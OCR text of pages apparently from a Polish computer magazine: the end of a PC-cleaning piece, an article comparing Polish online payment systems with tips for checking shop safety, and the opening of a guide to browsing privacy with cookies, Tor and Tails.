
TEMPERATURA – PO CZYSZCZENIU

Temperatury	
Procesor	78 °C (172 °F)
CPU Package	76 °C (169 °F)
CPU IA Cores	75 °C (167 °F)
CPU GT Cores	76 °C (169 °F)
Procesor nr 1 / rdzeń nr 1	74 °C (165 °F)
Procesor nr 1 / rdzeń nr 2	75 °C (167 °F)
Procesor nr 1 / rdzeń nr 3	70 °C (158 °F)
Procesor nr 1 / rdzeń nr 4	68 °C (154 °F)
PCH Diode	79 °C (174 °F)
GPU Diode	62 °C (144 °F)
ST9500325AS	37 °C (99 °F)
WDC WD5000BPVT-22HXZT1	34 °C (93 °F)

CHCESZ SPRZĄTAĆ RZADZIEJ? UŻYJ FILTRÓW

Dobrym pomysłem podczas sprzątania komputera jest zainstalowanie w wentylatorach obudowy specjalnych nakładek filtrujących. Na rynku (w sklepach komputerowych, na aukcjach internetowych) można znaleźć mnóstwo nakładek w najróżniejszych rozmiarach. Oczywiście należy wybrać nakładkę, której rozmiary będą odpowiadały rozmiarom ramki wentylatora zamontowanego w obudowie. Cena takiego filtra zaczyna się już od kilkunastu złotych – to niewiele, a po pewnym czasie będziemy głównie czyścić sam filtr, gdyż wnętrze pozostanie czyste.





Płać bezpiecznie **w Internecie**

PayU, PayPal, Dotpay, Przelewy24 i inni usługodawcy oferujący realizację płatności online obiecują wysokie bezpieczeństwo transakcji i szybkość jej przeprowadzenia. A jak jest naprawdę? JAKUB KORN

Według badań przeprowadzonych przez Megapanel PBI/Gemius, pod koniec 2013 roku ze sklepów internetowych korzystało już niemal 12 milionów internautów w Polsce, a polski rynek elektronicznych płatności miał wówczas osiągnąć wartość aż 26 miliardów złotych. Tak potężne zainteresowanie handlem online automatycznie stawia wysokie wymagania wszelkim systemom umożliwiającym bezpieczną wymianę środków płatniczych pomiędzy stronami transakcji. W artykule przyglądamy się uważnie konkretnym systemom realizacji płatności, ale nie samym sklepom, które w procesie przeprowadzania transakcji te systemy wykorzystują. Warto pamiętać, że nawet jeśli dany system realizacji płatności uznawany jest za bezpieczny, nie oznacza to, że zakupy w sklepie, który dany system obsługi płatności stosuje, będą całkowicie bezpieczne. Dlatego niezależnie od bezpieczeństwa i wygody konkretnego systemu realizacji płatności, gdy kupujemy online, warto sprawdzać, czy sklep, który odwiedziliśmy, jest bezpieczny. W artykule nie oceniamy bezpieczeństwa sklepów, skupiamy się na samych systemach płatności.

Nie chcąc jednak pozostawiać czytelników bez wsparcia w kwestii oceny bezpieczeństwa sklepu, publikujemy kilka prostych porad (ramka: „Czy ten sklep jest bezpieczny?") pozwalających ocenić, czy zakupy w danym sklepie będą bezpieczne czy lepiej je sobie darować.

Bezpieczeństwo i wygoda

To dwa nierozłączne czynniki decydujące o wyborze danego systemu płatności przez konsumenta. Samo bezpieczeństwo – choć

FOT.: BLOOMUA/FOTOLIA.COM

jest niezwykle istotnym elementem jakiegokolwiek systemu transakcyjnego – nie wystarcza w kontekście komercyjnego wykorzystania. Procesy gwarantujące integralność wymiany danych podczas transakcji online muszą być przezroczyste dla użytkownika i jedynym, czego można od niego wymagać, jest podanie danych uwierzytelniających transakcję (np. numer karty płatniczej wraz z numerem weryfikacyjnym i datą ważności). Natomiast terminy takie jak „certyfikat", „klucz", „SSL" – doskonale znane każdemu, kto choćby pobieżnie zetknął się z zagadnieniami bezpieczeństwa danych online – mogą odstraszyć niejednego amatora zakupów online. A to ostatnia rzecz, na jaką prowadzący sklepy w Sieci mogliby się zgodzić. Dlatego też każdy z komercyjnych systemów obsługi płatności musi łączyć wymienione cechy – bezpieczeństwo i wygodę.

Nie tylko sklepy

Współczesne systemy płatności elektronicznych przestały być tylko wirtualnym równoważnikiem rzeczywistej wymiany pieniądz – towar czy pieniądz – usługa. Z niektórych systemów nie da się skorzystać w sklepach internetowych bądź sklepach rzeczywistych (przykładem może być SkyCash), ale za to rozwiązania takie jak SkyCash sprawdzają się np. podczas zakupu biletów komunikacji miejskiej, uiszczania opłat parkingowych itp.

Nie tylko karty

Większość z nas jest przyzwyczajona do tego, że do płatności elektronicznych za zakupy w Internecie konieczne jest posiadanie karty płatniczej. To tylko część prawdy. Oczywiście musimy mieć jakiś element uwierzytelniający nas jako uprawnionych dysponentów środków, które chcemy przeznaczyć na wymianę towarów i usług online, ale wcale nie musi to być plastikowa karta z chipem czy (coraz rzadziej) z paskiem magnetycznym. Równie dobrze może to być... smartfon z odpowiednią aplikacją zainstalowaną na nim. Ponadto w przypadku systemów przedpłaconych, takich jak Paysafecard czy wspomniany wcześniej SkyCash, nie ma potrzeby wiązania danego konta z jakąkolwiek kartą – możliwe jest „napełnienie" wirtualnego portfela poprzez np. zakup specjalnej karty doładowującej (jak w Paysafecard) albo przelanie środków na konto danej usługi za pomocą przelewu bądź wpłaty gotówkowej.

Anonimowość

Gdy pojawia się kwestia anonimowości stron transakcji, a przynajmniej strony płacącej za towar bądź usługę, to wielu osobom natychmiast przychodzą do głowy systemy bazujące na wirtualnych kryptowalutach takich jak bitcoin. Owszem, niemal ➔

METODY PŁATNOŚCI

PŁATNOŚĆ ZA POBRANIEM

Niektórzy za bezpieczne uznają tylko takie zakupy, kiedy za towar płacą gotówką, mając go już w ręku. System sprawdza się w przypadku zamawiania np. pizzy, ale gdy mowa o bardziej konkretnych zakupach, jest mniej wygodny od innych form rozliczeń. Każdy polski sklep online oferujący towar konsumentom musi akceptować płatności za pobraniem. Ale w sklepie poza granicami Polski taka usługa nie będzie dostępna. Z jednej strony wyższy koszt transakcji (usługa pobrania doliczona do transportu) oraz ograniczenie terytorialne, ale z drugiej nie ma możliwości utraty pieniędzy w Internecie, bo środki finansowe w ogóle nie są w obiegu online.



PAYPAL

W Polsce od 2006 r., działa w prawie 200 krajach. Funkcjonuje na zasadzie elektronicznego portfela przechowującego dane posiadacza konta oraz dane kart płatniczych (nie trzeba podawać numeru karty – można również zasilić konto Paypal przelewem). Przydatny do zakupów w zagranicznych sklepach online. Zaletą Paypala jest popularność i wysoki poziom bezpieczeństwa (automatyczne wykrywanie ataków i próby oszustw, w trakcie transakcji obsługiwanych przez Paypal użytkownik nie musi w ogóle podawać numeru swojej karty). Jego wada to również popularność: jedna z najczęściej fałszowanych usług. Cyberprzestępcy próbują podszywać się pod serwis i wyłudzać dane od użytkowników.



PAYSAFECARD

Usługa typu pre-paid. Doładowanie środków wymaga zakupu specjalnej karty doładowującej o określonym nominale i unikalnym kodzie. Kod wprowadzamy na stronie sklepu obsługującego Paysafecard, a wówczas kwota stanowiąca nominał zakupionej karty trafia do sprzedawcy. Nie trzeba podawać żadnych danych kart płatniczych, numerów kont czy danych osobowych, nie jest wymagane jakiekolwiek logowanie. Istnieje możliwość założenia konta w Paysafecard, co pozwala łączyć środki z wielu kart doładowujących i elastyczniej dysponować zgromadzonymi w tej wirtualnej portmonetce zasobami. Zaletą Paysafecard jest możliwość kupowania online również przez osoby nieposiadające żadnych kart ani rachunków bankowych, wadą – ograniczony zakres serwisów obsługujących ten system płatności.



PAYBYNET

Usługa pośrednictwa w realizacji płatności z wielu różnych kont bankowych oraz różnego typu kart kredytowych i płatniczych. Twórcy PayByNet zachwalają swoje rozwiązanie jako jedyny w Polsce system, który przekazuje pieniądze bezpośrednio przez Elixir. Dzięki temu użytkownik usługi widzi, do kogo wędrują pieniądze. W danych przelewu wyszczególniona jest np. nazwa konkretnego sklepu jako odbiorcy płatności, a nie nazwa systemu pośredniczącego, jak to często bywa w przypadku innych systemów pośredniczących w płatnościach.

MASSPAY – IDZIE NOWE



System Masspay to kolejne rozwiązanie pozwalające dokonywać rozliczeń finansowych za pomocą telefonu komórkowego. W przeciwieństwie jednak do takich usług jak mPay czy SkyCash albo dedykowanych rozwiązań oferowanych przez konkretne banki (np. IKO czy PeoPay), Masspay nie będzie wymagał żadnej dodatkowej aplikacji. Ba, nie będzie potrzebny nawet smartfon ani dostęp do Internetu – wystarczyć ma dowolny telefon komórkowy zapewniający standardową komunikację GSM. Jak ten system ma działać? Dość prosto: każdy punkt handlowy czy usługowy obsługujący Masspay będzie miał unikalny identyfikator. Klient dokonujący transakcji w danym punkcie będzie musiał zadzwonić ze swojego telefonu pod specjalny numer skojarzony z danym identyfikatorem (będzie on widoczny w sklepie czy punkcie usługowym). Wynikiem połączenia ma być przestanie zwrotnego komunikatu ze szczegółami transakcji, który to komunikat użytkownik potwierdza sobie tylko znanym kodem PIN. Gdy tylko PIN zostanie przyjęty, obie strony transakcji (sprzedawca i kupujący) otrzymują potwierdzenia poprawności transakcji. Aktualnie firma Masspay dysponuje już zgodą Komisji Nadzoru Finansowego na świadczenie usług płatniczych w charakterze krajowej instytucji płatniczej. Mimo to usługa Masspay wciąż nie jest dostępna dla konsumentów. Ocenę funkcjonalności tego systemu będziemy mogli wystawić po udostępnieniu komercyjnego, w pełni działającego rozwiązania na rynku.



PAYU

System znany każdemu użytkownikowi Allegro ma szersze zastosowania niż tylko obsługa transakcji aukcyjnych. Funkcjonuje podobnie do Paypal. Osoba, która chce korzystać z PayU, musi założyć konto w serwisie, a następnie powiązać z nim źródło finansowania: rachunek bankowy lub kartę kredytową lub debetową. Podczas zakupów wystarczy wybrać PayU i uiścić żądaną kwotę bez podawania numerów kart czy numerów kont bankowych. Serwis PayU prześle sklepowi potwierdzenie płatności. Ciekawostką jest możliwość zakupu na raty. Procedura kredytowa (realizowana przez Alior Bank), przebiega w całości online.



DOTPAY

Dotpay to typowy system pośredniczący umożliwiający korzystanie w jednym miejscu (sklepie) z wielu różnych opcji płatności. Obsługuje płatności kartą kredytową bądź debetową (Vista, MasterCard/EuroCard, JCB, Diners Club, Maestro, Visa Electron czy American Express), a także przelewy internetowe z wielu banków mających w ofercie konta online – dotyczy to też szybkich przelewów internetowych typu iPKO czy mTransfer. System obsługuje płatności realizowane za pomocą smartfonu (mPay, SkyCash itp.), usługi SMS Premium czy Pay Per Call (płatności dokonywane poprzez nawiązanie połączenia z konkretnym numerem premium).



PRZELEWY24.PL

Jeden z najpopularniejszych systemów obsługi płatności elektronicznych, z którym zetkniemy się w bardzo wielu polskich sklepach internetowych. Pośredniczy w wymianie środków pomiędzy konsumentem a sprzedawcą. Przelewy24.pl zapewnia szeroki wybór metod płatności: karta kredytowa bądź debetowa (MasterCard, Visa, Diners Club, JCB), konta bankowe online (kilkadziesiąt banków, również tzw. szybkie przelewy), inne systemy płatności (np. Paypal, Skrill, mPay, SkyCash), płatności SMS Premium, mobilne oraz gotówkowe.

w każdej informacji na temat bitcoina jest on opisywany jako narzędzie anonimowej wymiany dóbr, lecz to niejedyna metoda dokonywania płatności za nabyty towar czy usługę bez ujawniania swojej tożsamości. Przykładem mogą być systemy przedpłacone takie jak np. Paysafecard (więcej o tej usłudze w ramce).

Niewidoczne numery

Obawy wielu potencjalnych klientów sklepów online biorą się stąd, że sądzą oni, iż przekazując numer swojej karty (kredytowej lub debetowej) podczas transakcji, przekazują sklepowi dane, które mogą umożliwić później dokonywanie przez dany sklep zakupów na koszt właściciela karty. W rzeczywistości znacznie większe ryzyko ponosimy, dając kelnerowi kartę w restauracji, niż płacąc nią w sklepie online korzystającym z opisywanych tutaj systemów płatniczych online. Gdy płacimy kartą, sklep nigdy nie poznaje jej numeru, jest powiadamiany wyłącznie o wyniku weryfikacji danych (czy karta klienta jest ważna i czy są na niej środki wymagane do pozytywnego zakończenia transakcji). Gdy wynik weryfikacji jest pozytywny, dla sklepu jest to wystarczająca informacja, by uznać, że otrzyma zapłatę za dany towar.

Opisywane systemy powiązane są z różnego typu transakcjami i w większości przypadków są wobec siebie komplementarne. Przykładowo Paypal sprawdzi się w rozliczeniach z zagranicznymi sklepami. W Polsce wygodną obsługę płatności zapewni np. serwis Przelewy24.pl, osoby nieposiadające kart mogą korzystać z systemów przedpłaconych lub anonimowych kryptowalut (jak bitcoin), a gdy w grę wchodzą usługi typu bilety komunikacji miejskiej czy opłaty parkingowe, wygodnym rozwiązaniem jest mPay czy SkyCash. Wyraźnie widać, że wskazanie konkretnego najlepszego systemu nie jest możliwe, bo zakres funkcji oferowanych poprzez poszczególne systemy okazuje się różny. Wspólny jest tylko cel: ułatwienie użytkownikom dokonywania płatności na odległość. ■

	POLECENIE ZAPŁATY	PŁATNOŚĆ ZA POBRANIEM	PAYU	PAYPAL	DOTPAY	PAYBYNET
STRONA WWW	nie dotyczy	nie dotyczy	www.payu.pl	www.paypal.com	www.dotpay.pl	www.paybynet.pl
BEZPIECZEŃSTWO						
OCHRONA KUPUJĄCYCH	–	–	•	•	•	–
MOŻLIWOŚĆ ANULOWANIA ZAPŁATY	•	–	•	•	•	•
RYZYKO PHISHINGU	–	–	•	•	•	•
DANE PRZEKAZYWANE DO SKLEPU INTERNETOWEGO	dane osobowe + nr rachunku	nic	potwierdzenie transakcji	potwierdzenie transakcji	potwierdzenie transakcjii	potwierdzenie transakcji
AUTOMATYCZNE WYKRYWANIE OSZUSTW	–	–	–	•	–	–
PŁATNOŚCI ANONIMOWE	–	–	–	–	–	–
WYGODA						
OBOWIĄZEK DODATKOWEJ REJESTRACJI	formularz zgody na obciążanie rachunku	nie dotyczy	•	•	•	–
WYMAGANE DANE DO ROZPOCZĘCIA TRANSAKCJI	nie dotyczy	nie dotyczy	login Payu	login Paypal	żadne (konto jest wymagane tylko dla osób chcących sprzedawać)	żadne
ADMINISTROWANIE KONTEM ONLINE	–	nie dotyczy	•	•	•/–	–
ŚRODKI PŁATNICZE	środki z konta	gotówka	środki z powiązanych kart oraz z kont bankowych	środki z powiązanych kart oraz z kont bankowych	środki z rachunków, dla których DotPay pośredniczy	środki z rachunków/kart
OPŁATY DLA KUPUJĄCYCH	tak jak przelew	większy koszt transportu przy odbiorze za pobraniem	brak opłat za konto PayU, ewentualne płatności zależne od banku	dla płatności w Polsce bezpłatnie, dla zakupów zagranicznych opłata za przeliczenie walut (2,5%)	brak prowizji od wpłat	brak prowizji od wpłat
APLIKACJA MOBILNA	–	–	iOS, Android	iOS, Android	Android	–
POPULARNOŚĆ W SKLEPACH ONLINE	praktycznie brak	powszechne (obowiązek prawny)	wysoka	wysoka	wysoka	dość wysoka

• tak, – nie



BITCOIN

Najpopularniejsza kryptowaluta świata. Niezależna i w pełni anonimowa. Transfer kwot pomiędzy stronami transakcji odbywa się przy użyciu metod kryptograficznych wykorzystujących klucz publiczny. Użytkownicy nie operują numerami rachunków, lecz kluczami, które stanowią unikalne adresy do portfeli bitcoin. Jako system płatności online wykorzystanie bitcoinów jest obecnie mało popularne.



SKYCASH

System płatności mobilnych przygotowany z myślą o konkretnych usługach. Za pomocą aplikacji zainstalowanej na smartfonie można np. kupować bilety komunikacji miejskiej, bilety do kina, bilety kolejowe, a także wnosić opłaty za parkowanie czy przelewać kwoty pomiędzy telefonami, doładowywać telefony oraz płacić za towary w wybranych sklepach. Lista obsługiwanych miast, sieci komunikacyjnych oraz kin jest regularnie odświeżania w witrynie domowej systemu (www.skycash.pl). SkyCash działa na zasadzie wirtualnej portmonetki, którą – przed wykorzystaniem – należy zasilić, przelewając środki z rachunku bankowego lub doładowując konto SkyCash za pomocą karty kredytowej. Użytkownik SkyCash w każdej chwili może wypłacić zgromadzone środki w gotówce, w bankomatach sieci Euronet.

POLECENIE ZAPŁATY

Praktycznie niespotykane podczas dokonywania pojedynczych zakupów, ale stanowi częstą formę rozliczeń w przypadku wszelkich usług o regularnych płatnościach, np. abonamentów za usługi telefoniczne, rachunków za gaz itp. Od polecenia przelewu różni się tym, że stroną inicjującą transakcję jest usługodawca bądź sprzedawca, a nie płatnik. Oczywiście dysponent środków musi na to wcześniej wyrazić zgodę, która – zgodnie z polskim prawem – musi mieć formę pisemną (specjalny formularz zgody na obciążanie rachunku wypełniany i podpisywany przez właściciela danego rachunku bankowego). Taka zgoda może być w każdej chwili cofnięta.

PRZELEWY 24.PL	SKYCASH	BITCOIN	PAYSAFECARD
www.przelewy24.pl	www.skycash.pl	www.bitcoin.org	www.paysafecard.com
–	–	–	–
•	zależy od transakcji	–	–
•	teoretycznie tak	•	•
potwierdzenie transakcji	potwierdzenie transakcji	klucz publiczny	potwierdzenie transakcji
–	–	–	–
–	–	•	•
–	•	–	–
żadne	PIN SkyCash	wymiana kluczy kryptograficznych	PIN Paysafecard lub login i hasło
–	•	–	tylko dla kont zarejestrowanych
środki z rachunków/kart	środki przekazane przelewem lub z powiązanych kart	środki w BTC, wygenerowane bądź nabyte	środki z nabycia kart prepaid
brak prowizji od wpłat	–	–	rok bezpłatnie, potem 2 euro/mc za niewykorzystane środki
–	Android, iOS, Windows Phone	brak oficjalnej aplikacji	Android, iOS
bardzo wysoka	niewielka	znikoma	niewielka

Czy ten sklep jest bezpieczny?

Jak samodzielnie ocenić, czy dany sklep internetowy jest bezpieczny? Oto kilka porad.

1. Dane firmy

Każdy sklep internetowy jest realną firmą, a nie wyłącznie wirtualnym bytem. Zatem na stronie sklepu muszą być widoczne szczegółowe dane firmy prowadzącej handlowy punkt internetowy. Jeżeli nigdzie na stronie sklepu nie można znaleźć podstawowych informacji teleadresowych firmy, NIP-u, KRS-u itp. ani żadnego kontaktu do osoby odpowiedzialnej, to wybierz inny sklep.

2. Bezpieczeństwo danych klienta

Większość sklepów zachęca do założenia konta u siebie; ułatwia to robienie zakupów (możliwość „zapisywania" koszyków z towarami, przechowywanie wyników wyszukiwania itp.), ale jeżeli dany sklep nie zapewnia bezpiecznego sposobu rejestracji i logowania (połączenie szyfrowane), to lepiej wybrać punkt stosujący szyfrowanie.

3. Ważność certyfikatów

Nawet w sytuacji, gdy wymiana danych pomiędzy klientem a sklepem odbywa się szyfrowanym kanałem, należy zwracać uwagę, czy certyfikat zabezpieczający komunikację jest ważny. W razie jego nieważności czy np. uznania certyfikatu sklepu za niezaufany przeglądarka WWW wyświetli odpowiedni komunikat. I choć możliwe jest potwierdzenie takiego certyfikatu i używanie go jako zaufanego, to nigdy nie należy tego robić w odniesieniu do instytucji z zewnątrz (tu: sklepów internetowych). Zatem jeżeli przeglądarka wyświetla jakikolwiek komunikat informujący o nieprawidłowości certyfikatu danego sklepu, szukamy innego.

4. Regulamin

Jest niezbędnym dokumentem regulującym, w jaki sposób przeprowadzana jest transakcja w danym sklepie. Wiemy, że to nie jest pasjonująca beletrystyka, ale każdy, kto szanuje swoje pieniądze, powinien się z takim dokumentem zapoznać, gdyż zawarte są tu nie tylko kwestie związane ze sprzedażą, ale także z transportem, reklamacjami, gwarancją, obsługą posprzedażną, wymianą towaru itp. Oczywiście brak jakiegokolwiek regulaminu eliminuje dany sklep z naszej puli zaufanych punktów handlowych online.

5. Reputacja witryny sklepu

Zweryfikuj autentyczność witryny sklepu, posługując się dostępnymi online systemami sprawdzającymi reputację danej strony, np. Norton Safe Web (http://safeweb.norton.com), MyWOT (www.mywot.com) czy McAfee SiteAdvisor (www.siteadvisor.com).

6. Opinie i realność oferowanych cen

Poszukaj opinii o danym sklepie i zawsze sprawdzaj realność cen. Jeżeli o danym sklepie niewiele wiadomo, a jego oferta to głównie sprzedawane po niesamowicie niskich cenach (25 proc. wartości) iPady, lepiej odpuścić i poszukać bardziej wiarygodnego kontrahenta.



8:00

2 tropicieli
28 cookies



9:08

+35 tropicieli
+68 cookies



9:32

+2 tropicieli
+6 cookies



11:47

+40 tropicieli
+122 cookies

10 STRON, 147 TROPICIELI

Odwiedzając jednego dnia 10 stron WWW w Firefoxie z aktywnym dodatkiem Lightbeam sprawdziliśmy, ile ciasteczek zebrało się w pamięci przeglądarki oraz jak wielu tropicieli mogło podążyć naszym śladem. Pod koniec dnia Lightbeam naliczył 147 serwisów śledzących, a Firefox zgromadził 335 ciasteczek.



12:58

+28 tropicieli
+56 cookies




13:14

+10 tropicieli
+14 cookies




15:36

+13 tropicieli
+18 cookies



16:04

+9 tropicieli
+17 cookies



16:45

+2 tropicieli
+6 cookies



17:57

+6 tropicieli
+20 cookies



19:05

= 147 tropicieli
= 335 cookies

Surfuj **bez śladów**

Każdy pozostawia w Internecie ślady, które wykorzystują nieuczciwi przedsiębiorcy. Z kolei oszuści nadużywają wiedzy o odwiedzanych przez nas serwisach. Obrona wymaga pewnego wysiłku, jednak warto poświęcić nieco czasu na uzyskanie anonimowości w Sieci. JAN MALINOWSKI

Wyobraź sobie, że spacerujesz po mieście i podczas odpoczywania od codziennych obowiązków jesteś prześladowany przez hordę badaczy rynku. Grono ludzi kłębi się wokół ciebie, skrzętnie notując każdy twój krok i każde spojrzenie na witryny sklepowe lub plakaty. Naturalnie cały czas spisują także na osobnej liście każdy zakup poczyniony w księgarni, dyskoncie z artykułami elektrycznymi czy aptece. Zaledwie po kilku godzinach dzieje się coś osobliwego: wchodzisz do sklepu, a sprzedawca już wie, czego szukasz. Gdy zamierzasz opuścić sklep, reklamodawcy zatrzymują cię, podtykając pod nos eleganckie oferty tych wszystkich rzeczy, które wcześniej podziwiałeś w oknach wystaw sklepowych.

To, co podczas wędrówki po mieście wydaje się nonsensem, odzierającym nas z prywatności zbiorem zachowań badaczy i marketingowców trudnych do zaakceptowania – w Internecie jest zupełnie normalne. World Wide Web została skonstruowana w taki sposób, że zanim przeglądarka otworzy stronę w Sieci, musi przedstawić się, przekazując porcję informacji o sobie (dane zapisane jako „User Agent"), a także zdradzić, z jakiej strony WWW trafiliśmy do właśnie odwiedzanej witryny. Każdy administrator strony może przechowywać informacje o nas w formie cookies, na naszym dysku twardym, a jeśli do śledzenia nas wykorzystane zostaną supercookies – nie pomoże nawet zmiana przeglądarki. Podczas następnych odwiedzin serwis zidentyfikuje nas na podstawie ciasteczek, dostosuje odpowiednie opcje strony WWW, np. wersję językową, albo zatroszczy się o to, byśmy zobaczyli taką reklamę, która jest dopasowana tematycznie do tego, co dotąd oglądaliśmy na stronie.

To, że administratorzy obserwują, jak zachowują się goście w ich portalu, jest zrozumiałe. Budzące grozę są natomiast ciasteczka pozostawiane na naszym dysku przez inne firmy, podobnie jak komponenty, które służą do śledzenia naszych poczynań. Dobitny przykład stanowi Google: obojętnie gdzie się nie rozejrzymy – czy to w dużych serwisach informacyjnych, dziwacznych blogach lub na podejrzanych forach – wszędzie znajdują się reklamy Google'a i system śledzenia użytkownika. Oprócz Google'a do stron WWW podczepiają się również inne serwisy śledzące nasze poczynania. Wszystkie gromadzą pozostawione przez nas ślady, tworzą zestawienia danych i sprzedają je reklamodawcom. Ci ostatni uwodzą nas potem skonstruowanymi pod kątem naszych potrzeb banerami.

Sfera prywatności kosztem komfortu surfowania

Przytoczone procedury śledzenia użytkowników nie są nielegalne, jednak mamy prawo decydować, kto może zapisywać pozostawiane przez nas w Sieci ślady. Zwłaszcza że zdarzały się groźby: pod koniec 2013 r. wysyłano je do użytkowników serwisu RedTube, oferującego filmy erotyczne. Przeglądanie filmów skutkowało otrzymaniem wiadomości od prawników, którzy domagali się zapłacenia kary za oglądanie bezprawnie umieszczonych w RedTube filmów. Nie jest jasne, jak prawnicy dotarli do danych użytkowników.

Za pomocą systemu zabezpieczającego przed śledzeniem oraz ukrytego adresu IP możemy podobne akcje – mające na celu namierzenie naszej aktywności oraz zebranie danych o naszych zainteresowaniach – utrudnić bądź uniemożliwić. Tylko o jednym warto zawczasu pamiętać: jeśli odizolujemy się od mechanizmów śledzących, pozbawimy profitu wielu dostawców treści i materiałów, którzy czerpią zyski z emisji reklam w serwisach internetowych. Jeśli często korzystamy z takich stron internetowych i chcemy również je wspierać, lepiej zdjąć blokady.

Nasz WLAN musi być szyfrowany i chroniony hasłem. Najlepiej postawić na opensource'owy duet systemu operacyjnego i przeglądarki WWW, bowiem w przypadku komercyjnego oprogramowania nie da się wykluczyć, że producenci lub inne groźne programy gromadzą o nas informacje. Nie można zapomnieć o jednym przy staraniach o zachowanie sfery prywatności: wraz z anonimowością wzrastają ograniczenia – a w efekcie spada komfort i szybkość. Przyjemność surfowania na totalnie wyizolowanym i anonimowym Linuxie jest przeciętna, więc korzystać z wydzielonego środowiska powinno się tylko w ściśle określonym celu.

▶ **Bez reklam i śledzenia** Szczegółowo opisujemy, jak skonfigurować popularną opensource'ową przeglądarkę Firfox, by uzyskać możliwie najlepszy kompromis pomiędzy zachowaniem prywatności a komfortowym surfowaniem.

▶ **Ochrona przed zagrożeniami** Przeglądanie stron internetowych, w przypadku których nie ma pewności, czy nie są one źródłem groźnych aplikacji, lub odwiedzanie witryn, w których nie zamierzamy pozostawiać śladów – w takich sytuacjach przyda się zestaw narzędzi umieszczonych na naszej płycie DVD. Podstawę pakietu stanowi przeglądarka BitBox, działająca w odizolowanym od systemu operacyjnego środowisku, na wirtualnej maszynie, którą po sesji surfowania możemy ponownie przywrócić do stanu początkowego. W rezultacie żadna strona internetowa nie będzie miała najmniejszej szansy na pozostawienie trwałego śladu na naszym komputerze. Przy czym nasz adres IP nie jest ukryty i mogą go zapamiętać odwiedzane strony internetowe.

▶ **Anonimowość z ukrytym adresem IP** Narzędzia do ochrony prywatności takie jak Tor-Browser umożliwiają ukrycie własnej tożsamości poprzez zmianę adresu IP. Przeglądarka WWW wysyła zapytania do serwerów przez sieć Tor, pakiety danych przechodzą przez inne anonimowe komputery, które przekazują witrynom własne adresy IP. Przeglądarka wykorzystująca sieć Tor działa w Windows. To oczywiście wciąż szerokie pole do popisu dla aplikacji podsłuchujących, np. naszą klawiaturę, i przekazujących dalej wpisywane przez nas adresy URL. Te i inne niebezpieczeństwa wykluczymy, korzystając z systemu operacyjnego Tails.

Zabezpiecz Firefoxa

Przeglądarka WWW oferuje zestaw opcji, które skutecznie poprawią ochronę naszej prywatności.

1. Strona startowa i opcje wyszukiwania

